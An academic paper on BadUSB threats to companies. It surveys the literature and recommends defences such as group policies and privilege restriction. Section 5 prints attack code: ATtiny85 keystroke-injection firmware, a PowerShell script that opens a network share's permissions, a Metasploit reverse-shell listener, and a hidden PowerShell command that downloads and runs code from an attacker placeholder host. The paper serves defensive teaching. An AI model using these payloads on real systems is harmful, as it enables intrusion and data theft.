

ARTICLE**Bad USB: why must we discuss this threat in companies?**

Pedro Brandao (PhD)^{1*} | Rohan Scanavez (Degree)²

Abstract

Universal Serial Bus (USB) interfaces have simplified how physical connections are made to a system despite the adoption of this device, increasing the possibility of malicious activities. In this work, we described the family of BadUSB attacks and disclosed how to use ATTiny85 micro controllers to execute a Rubber Ducky attack while discussing preventive cybersecurity practices in companies running Microsoft Windows.

Key words: USB, malicious activities, microcontrollers, HID, cybersecurity.

1 | INTRODUCTION

When they were launched on the market in 1996, devices that adopted the Universal Serial Bus (USB) quickly rose to prominence in the market. Such devices have reduced the number of physical connection standards available since many manufacturers have used this protocol as a premise for the development of their products. Another benefit was the subsequent improvement in user experience that took place next: the use of a single electrical standard allowed the same driver to be used by all devices of the same class. Among the most common classes (Figure 01), we will focus on the Human Interface Device (HID), which is the class of devices that are used as input devices in the Von Neumann architecture (1) and the Mass Storage class, which defines communication in removable storage devices (2). The importance of discussing attacks based on the USB protocol is based on a trust-by-default approach. That means that devices using this standard are usually built on the premise

that they can be quickly installed and set up, as the operative system relies on the protocol. That feature has given rise to a family of firmware-based attacks, which are known as BadUSB. This paper addresses the vulnerabilities that make such an attack possible, provides examples of code used to do so, and good practices that can be implemented to manage this type of risk.

2 | LITERATURE REVIEW

According to Bojović (3), there are many studies regarding software-based security issues, while few initiatives discuss hardware-based vulnerabilities. He states that such attacks are difficult to defend against because users' trust in their devices is relatively high. Jin (4) endorses this argument and postulates that users see hardware as a reliable part that supports the entire computer system and is often treated as an abstract layer executing instructions passed down from the software layer.

¹Instituto Superior de Tecnologias Avançadas – Lisbon, Portugal.

²Instituto Superior de Tecnologias Avançadas – Lisbon, Portugal.

Address correspondence to: Pedro Brandao (PhD), Instituto Superior de Tecnologias Avançadas – Lisbon, Portugal.

Supplementary information The online version of this article (<https://doi.org/10.52865/RR/2021-2-3-1>) contains supplementary material, which is available to authorized users. Pedro Brandao (PhD) et al., 2021; Published by MEERP LTD, Inc. This Open Access article is distributed under the terms of the Creative Commons License (<http://creativecommons.org/licenses/by/4.0>), which permits unrestricted use, distribution, and reproduction in any medium, provided the original work is properly cited.

Bad USB: why must we discuss this threat in companies?

Regarding social engineering attacks, Pollack (5) states that the human element is the only vulnerability that may be exploited. He uses the BadUSB family attacks as an example to justify his position and cites references (6), (7) that classify that kind of hardware attack as the most widely used by social engineers. In this sense, Suzuki (8) claims that there are indeed uninformed users who are likely to become victims of attacks because of their ignorance of corporate security practices. However, according to his observations there are also attacks orchestrated from insiders; employees who intentionally perform malicious operations.

Another important vulnerability which makes possible this class of attacks is their design. The design principle of USB devices was discussed by Tian (9). According to his research, the trust-by-default model facilitates the emergence of attacks, and none of the available defenses provide a complete solution for all possibilities.

In another research, Lu (10) emphasizes how the trust-by-default design is the core of the vulnerability. In their work, they show how to use an HID (Human Interface Device) emulation on devices running USB-C to extend this kind of attack and extract sensitive information.

Researchers all around the world suggested different techniques to address the trust-by-default design vulnerability. An interesting solution has been described by Griscioli (11) in his “physical proxy” called USBCheckIn. The prototype does not require any human intervention and did not show any decrease in devices performance. It’s important to remind that BadUSB does require a hardware: these attacks require a physical apparatus such as a flash drive (12) or a micro controller (13) Yet it also implies the mastery of several specific skills such as microelectronics, programming, software architecture, and the ability to extrapolate these concepts to compromise a system’s security. Holt (14) tried to broaden the understanding about the profile of this type of attacker in two population samples: one collected at hacker conferences and another in a university course on cybersecurity. Based on the data collected, he proposed a methodology that considers these factors to reflect changes in the overall dynamics of hacking and technology.

Borges (15) presented interesting findings about the required time to compromise both Linux and Windows systems. According to his findings, an attacker needs from 3 to 6 seconds to inject a payload on these systems. In his view, this is one of the key factors that any system administrator has to take in mind when doing a risk analysis on a company.

3 | DISCUSSION AND PRACTICE

When programs are written so that USB can mimic a class Human Interface or Human Interface Device, it is complicated to distinguish between an authentic device and malicious code. For this reason, these attacks aim to take advantage of people’s trust and naivety to execute commands on their computers without them realizing it.




Fig. 1: Major USB classes

For a BadUSB attack to be executed, a physical device running custom firmware is required. In the beginning, that was only possible on flash drives that were based on the Phison 2303 controllers. However, with the emergence of other micro controllers on the market, BadUSB came to refer to a family of attacks (Figure 2) that use scripting languages to execute a list of commands when connected to a host.




Fig. 2: Bad USB attacks

A few features can explain the choice of an ATtiny85 micro controller for these activities:

- a) Size: micro controllers within that family are small enough to construct devices that mimic the appearance of flash drives.
- b) Convenience: Manufacturers like Digispark market development platforms based on AT Tiny that are already adapted for use via USB (Figure 3). That allows attacks to be created without going through the steps of developing a custom electronic circuit.




Fig. 3: Digi spark ATtiny85

c) Documentation: the manufacturer of this micro controller line, Atmel, makes all the necessary documentation available so that developers can get the most out of their products.

d) Language: that micro controller allows the compilation of C-code. As this language is widely used for teaching procedural programming and has a big community.

e) Cost: It's an inexpensive component.

Besides all these reasons, micro controllers are suitable for this task because they are simpler structures and are less susceptible to voltage and current variations than microprocessors (16) (17).

Finally, it is essential to emphasize that despite the growing number of BadUSB attacks occurring in the market, some authors claim that USB HID-based vulnerabilities are still neglected (18). Unfortunately, by failing to identify this type of weakness in their risk analysis, many companies do not adequately address this type of threat.

4 | ATTACK EFFICIENCY

The use of social engineering with BadUSB techniques are very effective attacks. For example, a survey conducted in 2016 (19) sought to investigate how often a flash drive abandoned in a public place would be accessed. The results showed a 45-98% success rate, and according to the study's authors, this percentage could be higher if the experiment were minimally targeted.

Another argument is that this technique is often used as a basis for more elegant attacks. Two noteworthy examples were called Conficker (20) and StuxNet (2010).



Fig. 4: Nathan nuclear power plant (BBC)

In the specific case of StuxNet, the procedure used to deliver StuxNet to the Natanz plant premises (Figure 04) was the use of USB flash drives that had been prepared to exploit a zero-day vulnerability: the plant workers collected the devices (Figure 05) and plugged them into workstations (1). That allowed the code to spread through the plant and reach the centrifuges (2) the programmable controllers responsible for uranium enrichment. This attack was considered one of the most successful in history (21).

Bad USB: why must we discuss this threat in companies?





Fig. 5: Infection Strategy

5 | PRACTICAL EXAMPLE

It's possible to perform a Rubber Ducky attack targeted at the Windows operating system using an ATtiny85 micro controller embedded in a Digispark solution. This attack is a particular case of the BadUSB family of attacks and differs in that it uses simple scripts that execute commands on the host. Such a task requires few lines of code and little knowledge of programming language. The starting point is the compilation of a base program that will serve as firmware. This code must be compiled and stored in the micro controller using an integrated development environment, such as the Arduino or Visual Code. The example described below (Figure 06)

Was written in C. It generates an interrupt and simulates user behavior: the message received by the operating system is the same as it would receive if the user were pressing the key  and the "r" key simultaneously on a standard keyboard. Such a combination opens the execution window, where more complex commands can be sent:

```
#include "DigiKeyboard.h"

void loop()
{
  DigiKeyboard.sendKeyStroke(0);
  DigiKeyboard.sendKeyStroke(KEY_R, MOD_GUI_LEFT);
  DigiKeyboard.delay(100);
  DigiKeyboard.print("powershell");
  DigiKeyboard.delay(100);
  DigiKeyboard.sendKeyStroke(KEY_ENTER);
}
```

Fig. 6: Code for the PowerShell evocation

This code snippet serves only to open the PowerShell prompt. We can expand the example by replacing the line with a call to PowerShell script (Figure 07). One characteristic of Rubber Ducky attacks is that they usually use simple scripts, called ducky scripts. In the following example, this script assumes that SERVER is the server's name that we aim to commit from the target equipment, and SHARE is a share that contains privileged information:

```
$Acl = Get-Acl "\\SERVER\SHARE"

$Ar = New-Object System.Security.AccessControl.
FileSystemAccessRule("USER", "FullControl",
"ContainerInherit, ObjectInherit", "None", "Allow")

$Acl.SetAccessRule($Ar)
Set-Acl "\\SERVER\SHARE" $Acl
```

Fig. 7: Example PowerShell script

The script above, when executed by a target user with appropriate privileges, resets the access rules of a sharing, making it public. Therefore, it's possible to access the server and obtain privileged information. Another possibility is to open a direct session to the target equipment with administrator's privileges. We can do this Reverse Shell easily with a Kali Linux distribution, using Metasploit. This approach requires setting up a listening device and running an exploit on the target device, which will be called by the ducky script.

```
use exploit/multi/handler
set payload windows/meterpreter/reverse_https
set LHOST <ENDERECO_SERVIDOR_ATACANTE>
set LPORT <PORTA_UTILIZADA>
exploit -j -z
```

Fig. 8: Creang a Listener

After running the commands listed in Figure 06 on the attacker's computer, he must wait for the USB device to be used on the target equipment. For the success of the attack, it is enough to change the "PowerShell" command of figure 06 by the complete call is depicted as in figure 09:

```
powershell -windowstyle hidden
[System.Net.ServicePointManager]::ServerCertificate
ValidationCallback = { $true };IEX (New-Object
Net.WebClient).DownloadString('https://ENDERECO_SERV
IDOR_DO_ATACANTE:PORTA_UTILIZADA')
```

Fig. 9: Evoking the exploit

6 | PREVENTIVE TECHNIQUES

When circumstances allow, it's possible to combine some of the techniques described below to reduce the risk of a BadUSB attack:

a) Blocking: you can prevent USB from being used in Device Manager. Simply select the desired USB controller with the right mouse button and click the "disable device" option

b) Privilege restriction: In addition to using User Account Control, a systems' administrator should always grant minimum access rights for the user to perform his tasks. This involves using user accounts without administrator privileges and restricting access to command prompt elevation (for instance). This can be achieved via registry by including a key with the name "DisableCMD" on path HKEY_CURRENT_USER\Software\Policies\Microsoft\Windows\. To activate it, the key must have a value of 2. That key can be exported to a file and can be automatically applied to several computers within an organization.

c) Using specialized tools: Several solutions on the market promise to address this type of threat. Even though most of them only work if the technicians responsible for cybersecurity configure them carefully, systems that work on identifying behavioral patterns are evolving very quickly and proving to be effective in identifying this type of threat. For example, some systems work by creating a distributed trust network and recording it in a database. Some authors have published a recent paper on this topic

and believe that this is a very effective way to address this specific type of vulnerability (22) (23).

d) Group policies: The Rubber Ducky attack presupposes the ability to open the "execute" menu using keyboard shortcuts. A Group Policy Object (GPO) (24) can be applied to prohibit access to this menu. It can be found in the group policy editor, in the administrative templates that regulate the startup menu (Figure 10).




Fig. 10: GroupPolicy Editor

e) Information and awareness: good results can be achieved by orienting and making users aware of the dangers of social engineering and demonstrating, in a practical way, how ill-intentioned people can take advantage of people's trust. Innovation companies such as Tesla, Facebook, Google, and recently, companies in other segments (25) publicly state that this kind of approach produces good results and turns the employee into an active corporate security agent (26).

7 | CONCLUSION

Bad USB refers to a family of attacks that share common characteristics. These are defined using modified firmware that allows them to behave as devices of various classes of the USB protocol. Such attacks are becoming very popular mainly because they are inexpensive, require very little programming knowledge, and because sufficiently small micro controllers have emerged to be contained in a convincing casing of a flash drive. In addition, besides being

Bad USB: why must we discuss this threat in companies?

technically feasible, the way these devices are distributed to the victims exploits two major human weaknesses: trust and curiosity. From a technical point of view, depending on the level of sophistication of the programming used, many commercial solutions fail to find a clear signature of this type of attack: the BadUSB device is mistaken for legitimate trusted-by-default hardware - which provides them some ease in gaining access to the operating system. The contribution of that paper to the community is to suggest that although they are challenging to detect, some actions can be implemented to remove the conditions that make them possible. Of course, it's up to the system administrator to do appropriate risk management: in addition to the risk analysis, you must decide to what extent the reduction in the ease of computer use justifies the increase in the overall network security. It must also be checked which budget is available for purchasing protection tools, and users must be guaranteed a minimum degree of cybersecurity knowledge regarding social engineering attacks.

REFERENCES

1. Laue, A. (2004). How the computer works. A companion to digital humanities, 143-160. How the computer works A companion to digital humanities.
2. Axelson, J. (2006). USB mass storage: designing and programming devices and embedded hosts. Lakeview Research LLC.
3. Bojović, P. D., Bašičević, I., Pilipović, M., Bojović, Ž., & Bojović, M. (2017). The rising threat of hardware attacks: A keyboard attack case study.
4. Jin Y. Introduction to hardware security. *Electronics*. 2015;4(4):763–784.
5. Pollack J, Ranganathan P. Social Engineering and Its Impacts on Critical Infrastructure: A Comprehensive Survey. *Proceedings of the International Conference on Security and Management (SAM)*. 2018;p. 122–128.
6. Brody, R. G., Brizzee, W. B., & Cano, L. (2012). Flying under the radar: social engineering. *International Journal of Accounting & Information Management*.
7. Abass IAM. Social engineering threat and defense: a literature survey. *Journal of Information Security*. 2018;9(04):257–257.
8. Suzaki K, Hori Y, Kobara K, Mannan M. DeviceVeil: Robust authentication for individual USB devices using physical unclonable functions. *49th Annual IEEE/IFIP International Conference on Dependable Systems and Networks (DSN)*. 2019;p. 302–314.
9. Tian, J., Scaife, N., Kumar, D., Bailey, M., Bates, A., & Butler, K. (2018, May). SoK: "Plug & Pray" Today—Understanding USB Insecurity in Versions 1 Through C. In *2018 IEEE Symposium on Security and Privacy (SP)* (pp. 1032–1047). IEEE.;p. 1032–1047.
10. Lu H, Wu Y, Li S, Lin Y, Zhang C, Zhang F. BadUSB-C: Revisiting BadUSB with Type-C. *2021 IEEE Security and Privacy Workshops (SPW)*. 2021;p. 327–338.
11. Griscioli F, Pizzonia M, Sacchetti M. USBCheckIn: Preventing BadUSB attacks by forcing human-device interaction. *14th Annual Conference on Privacy, Security and Trust (PST)*. 2016;p. 493–496.
12. Nonato Filho, J. F. (2017). Methodology to transform a conventional device serial bus (USB) into a rubber ducky USB.
13. Karystinos E, Andreatos A, Douligeris C. Spyduino: Arduino as a HID exploiting the BadUSB vulnerability. *15th International Conference on Distributed Computing in Sensor Systems (DCOSS)*. 2019;p. 279–283.
14. Holt TJ, Kilger M. Techcrafters and makers: A comparison of two populations of hackers. *2008 WOMBAT workshop on information security threats data collection and sharing*. 2008;p. 67–78.

15. Borges, C. D. B., de Araujo, J. R. B., de Couto, R. L., & Almeida, A. M. A. Time analysis of attacks to USB plug-and-play by human interface device emulation and keystroke injection.
16. Jew, T. (2020). MRAM in Microcontroller and Microprocessor Product Applications. In 2020 IEEE International Electron Devices Meeting (IEDM) (pp. 11-1). IEEE.
17. Wunderlich JT. Focusing on the blurry distinction between microprocessors and microcontrollers. Proc of ASEE Nat'l Conf. 1999.
18. Zhao, S., & Wang, X. A. (2019, November). A Survey of Malicious HID Devices. In International Conference on Broadband and Wireless Computing, Communication and Applications (pp. 777-786). Springer, Cham. International Conference on Broadband and Wireless Computing, Communication and Applications.
19. Tischer M, Durumeric Z, Foster S, Duan S, Mori A, Bursztein E, et al. Users really do plug in USB drives they find. 2016 IEEE Symposium on Security and Privacy (SP). 2016;p. 306–319.
20. Porras P, Saidi H, Yegneswaran V. An analysis of Conficker's logic and rendez-vous points. SRI International Technical Report. 2009.
21. Shakarian P. Stuxnet: Cyberwar revolution in military affairs. MILITARY ACADEMY WEST POINT NY. 2011.
22. Oliveira J, Pinto P, Santos H. Distributed Architecture to Enhance Systems Protection against Unauthorized Activity via USB Devices. Journal of Sensor and Actuator Networks. 2021;10(1):19–19.
23. Shafique, U., & Zahur, S. B. (2019, March). Towards Protection Against a USB Device Whose Firmware Has Been Compromised or Turned as 'BadUSB'. In Future of Information and Communication Conference (pp. 975-987). Springer, Cham. Future of Information and Communication Conference.
24. Stanek, W. (2015). Windows group policy: The personal trainer for Windows Server 2012 and Windows Server 2012 R2. Stanek & Associates.
25. <https://www.cybintsolutions.com/why-these-5-industries-need-the-most-cybersecurity-training/> (accessed 22-07-2021).
26. Chen Y, Ramamurthy K, Wen KW. Organizations' information security policy compliance: Stick or carrot approach. Journal of Management Information Systems. 2012;29(3):157–188.

How to cite this article: P.B.P.D., R.S.D. Bad USB: why must we discuss this threat in companies?. Research Review. 2021;561–567. <https://doi.org/10.52865/RR/2021-2-3-1>